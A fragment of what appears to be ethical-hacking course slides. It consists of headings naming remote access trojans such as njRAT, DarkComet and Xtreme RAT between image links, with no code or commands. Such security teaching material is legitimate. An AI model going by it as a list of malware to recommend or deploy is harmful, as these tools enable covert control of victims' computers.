
Optix Pro




MoSucker




Remote Access Trojans: BlackHole RAT and SSH - R.A.T



BlackHole RAT




SSH - R.A.T





Remote Access Trojans: njRAT and Xtreme RAT

C|EH
Computer Emergency Response Team



Xtreme RAT



Remote Access Trojans: DarkComet RAT, Pandora RAT, and HellSpy RAT



DarkComet RAT

